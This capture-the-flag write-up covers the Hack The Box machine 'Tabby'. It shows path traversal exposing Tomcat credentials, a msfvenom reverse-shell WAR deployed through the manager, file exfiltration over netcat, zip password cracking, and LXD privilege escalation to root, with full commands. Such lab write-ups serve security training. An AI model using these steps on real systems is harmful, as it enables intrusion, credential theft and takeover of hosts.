Hackthebox - Tabby

Notebook: hackthebox

Hackthebox - Tabby


Document written by **cypher**

Target ip: 10.10.10.194
Nmap scan:


```
┌──[cypher@parrot]─[~/htb/tabby]
└──╼ $cat scan.nmap
# Nmap 7.80 scan initiated Fri Sep 11 17:45:45 2020 as: nmap -sC -sV -p1-10000 -v -T4 -oA /home/cypher/htb/tabby/scan 10.10.10.194
Increasing send delay for 10.10.10.194 from 0 to 5 due to 668 out of 1669 dropped probes since last increase.
Nmap scan report for 10.10.10.194
Host is up (0.063s latency).
Not shown: 9997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 11 17:46:58 2020 -- 1 IP address (1 host up) scanned in 73.53 seconds
```


Only three ports are opened, a ssh and two ports for webpages, 80 and 8080. Page on port 80 looks like a standard website.




By visiting the news page results in a 404, but a subdomain appears, so a solutions is to add it in the /etc/hosts. After adding the subdomain, the page loads successfully.



Path traversal appears to work and a user named ash is found.



By visiting the page on port 8080, some directories and apps can be found.



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

Lets try traversing to /usr/share/tomcat9/etc/tomcat-users.xml. The page is blank, but lets view the source page to see if anything is there.




```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!--
3    Licensed to the Apache Software Foundation (ASF) under one or more
4    contributor license agreements.  See the NOTICE file distributed with
5    this work for additional information regarding copyright ownership.
6    The ASF licenses this file to You under the Apache License, Version 2.0
7    (the "License"); you may not use this file except in compliance with
8    the License.  You may obtain a copy of the License at
9
10       http://www.apache.org/licenses/LICENSE-2.0
11
12   Unless required by applicable law or agreed to in writing, software
13   distributed under the License is distributed on an "AS IS" BASIS,
14   WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15   See the License for the specific language governing permissions and
16   limitations under the License.
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21               version="1.0">
22 <!--
23   NOTE:  By default, no user is included in the "manager-gui" role required
24   to operate the "/manager/html" web application.  If you wish to use this app,
25   you must define such a user - the username and password are arbitrary. It is
26   strongly recommended that you do NOT use one of the users in the commented out
27   section below since they are intended for use with the examples web
28   application.
29 -->
30 <!--
31   NOTE:  The sample user and role entries below are intended for use with the
32   examples web application. They are wrapped in a comment and thus are ignored
33   when reading this file. If you wish to configure these users for use with the
34   examples web application, do not forget to remove the <!.. ..> that surrounds
35   them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38   <role rolename="tomcat"/>
39   <role rolename="role1"/>
40   <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41   <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42   <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44    <role rolename="admin-gui"/>
45    <role rolename="manager-script"/>
46    <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>
48
```

User tomcat and password $3cureP4s5w0rd123! found. Lets use them in the host-manager webapp. Login success.



Now lets create a tcp reverse shell with msfvenom.

```
┌─[cypher@parrot]─[~]
└──╼ $sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.137 LPORT=1234 -f war > shell.war
[sudo] password for cypher:
Payload size: 1086 bytes
Final size of war file: 1086 bytes
```

After the payload is created, it needs to be uploaded to the site. Using the found credentials, the payload can be uploaded with curl. Start listening with netcat on the desired port and access the payload.

```
┌─[cypher@parrot]─[~]
└──╼ $sudo curl -u 'tomcat':'$3cureP4s5w0rd123!' -T shell.war 'http://10.10.10.194:8080/manager/text/deploy?path=/tabby-shell'
OK - Deployed application at context path [/tabby-shell]
┌─[cypher@parrot]─[~]
└──╼ $sudo curl -u 'tomcat':'$3cureP4s5w0rd123!' ‘http://10.10.10.194:8080/tabbyshell/’
curl: (3) Failed to convert ‘http to ACE; string contains a disallowed character

┌─[✗]─[cypher@parrot]─[~]
└──╼ $sudo curl -u 'tomcat':'$3cureP4s5w0rd123!' ‘http://10.10.10.194:8080/tabby-shell/’
curl: (3) Failed to convert ‘http to ACE; string contains a disallowed character

┌─[✗]─[cypher@parrot]─[~]
└──╼ $sudo curl -u 'tomcat':'$3cureP4s5w0rd123!' 'http://10.10.10.194:8080/tabby-shell/'
```

```
┌─[cypher@parrot]─[~]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.137] from (UNKNOWN) [10.10.10.194] 39106
python3 -c "import pty;pty.spawn('/bin/bash')"
tomcat@tabby:/var/lib/tomcat9$ whoami
whoami
tomcat
tomcat@tabby:/var/lib/tomcat9$
```

A shell as user tomcat is obtained. By searching some directories, a backup file can be found in /var/www/html/files. The file can be transferred to our machine using netcat.

```
tomcat@tabby:/var/lib/tomcat9$ cd /var/www
cd /var/www
tomcat@tabby:/var/www$ ls
ls
html
tomcat@tabby:/var/www$ cd html
cd html
tomcat@tabby:/var/www/html$ ls
ls
assets  favicon.ico  files  index.php  logo.png  news.php  Readme.txt
tomcat@tabby:/var/www/html$ cd files
cd files
tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip  archive  revoked_certs  statement
tomcat@tabby:/var/www/html/files$
```

```
16162020_backup.zip  archive  revoked_certs  statement
tomcat@tabby:/var/www/html/files$ nc -w 3 10.10.14.137 4444 < 16162020_backup.zip
<es$ nc -w 3 10.10.14.137 4444 < 16162020_backup.zip
tomcat@tabby:/var/www/html/files$
```

```
┌─[cypher@parrot]─[~]
└──╼ $nc -l -p 4444 > 16162020_backup.zip
┌─[cypher@parrot]─[~]
└──╼ $ls
16162020_backup.zip  Documents  htb    Pictures  shell.war  Videos
Desktop              Downloads  Music  Public    Templates
```

The file is password protected, but it can be cracked using fcrackzip tool in combination with rockyou.txt.
Password admin@it is found, which is the password for user ash.
Thus, switching user to ash, the user is owned and the flag can be captured.

```
┌─[cypher@parrot]─[~]
└──╼ $sudo fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020_backup.zip
possible pw found: admin@it ()
```

```
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it

ash@tabby:/var/www/html/files$ whoami
whoami
ash
ash@tabby:/var/www/html/files$
```

```
ash@tabby:/var/www/html/files$ cd
cd
ash@tabby:~$ ls
ls
user.txt
ash@tabby:~$ cat user.txt | wc -c
cat user.txt | wc -c
33
ash@tabby:~$
```

Trying to see if user ash has some sudoer privileges. Unfortunately, he is not allowed to run sudo on the system. But running an id, it shows that lxd is installed on the system, and ash has access to it. Lxd can be used to escalate privileges to root user.
https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation

```
ash@tabby:~$ sudo -l
sudo -l
sudo: unable to open /run/sudo/ts/ash: Read-only file system
[sudo] password for ash: admin@it

Sorry, user ash may not run sudo on tabby.
ash@tabby:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$
```

https://github.com/saghul/lxd-alpine-builder
Create an lxd alpine using lxd-alpine-builder and send it to the target machine and follow the steps from second method from the above article.

```
┌─[✗]─[root@parrot]─[/home/cypher/htb/tabby/lxd-alpine-builder]
└──╼ #nc -w 3 10.10.10.194 4444 < alpine-v3.12-x86_64-20200912_1209.tar.gz
```

```
ash@tabby:~$ nc -l -p 4444 >alpine-v3.12-x86_64-20200912_1209.tar.gz
nc -l -p 4444 >alpine-v3.12-x86_64-20200912_1209.tar.gz
ash@tabby:~$ ls
ls
alpine-v3.12-x86_64-20200912_1209.tar.gz  user.txt
ash@tabby:~$
```

```
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20200912_1209.tar.gz --alias attack
lxc image import ./alpine-v3.12-x86_64-20200912_1209.tar.gz --alias attack
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

ash@tabby:~$ lxc image list
lxc image list
+--------+--------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |         DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| attack | b9b3f80019e7 | no     | alpine v3.12 (20200912_12:09) | x86_64       | CONTAINER | 2.97MB | Sep 12, 2020 at 4:39pm (UTC) |
+--------+--------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
```

```
ash@tabby:~$ lxc init attack tabbyattack -c security.privileged=true
lxc init attack tabbyattack -c security.privileged=true
Creating tabbyattack
```

```
ash@tabby:~$ lxc config device add tabbyattack mydevice disk source=/ path=/mnt/root recursive=true
lxc config device add tabbyattack mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to tabbyattack
```

```
ash@tabby:~$ lxc start tabbyattack
lxc start tabbyattack
```

```
ash@tabby:~$ lxc exec tabbyattack /bin/sh
lxc exec tabbyattack /bin/sh
~ #
```

The machine is rooted and the root flag can be captured.

```
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # id
id
uid=0(root) gid=0(root)
/mnt/root/root #
```

```
/mnt/root/root # ls
ls
root.txt  snap
/mnt/root/root # cat root.txt | wc -c
cat root.txt | wc -c
33
```

Thank you for reading.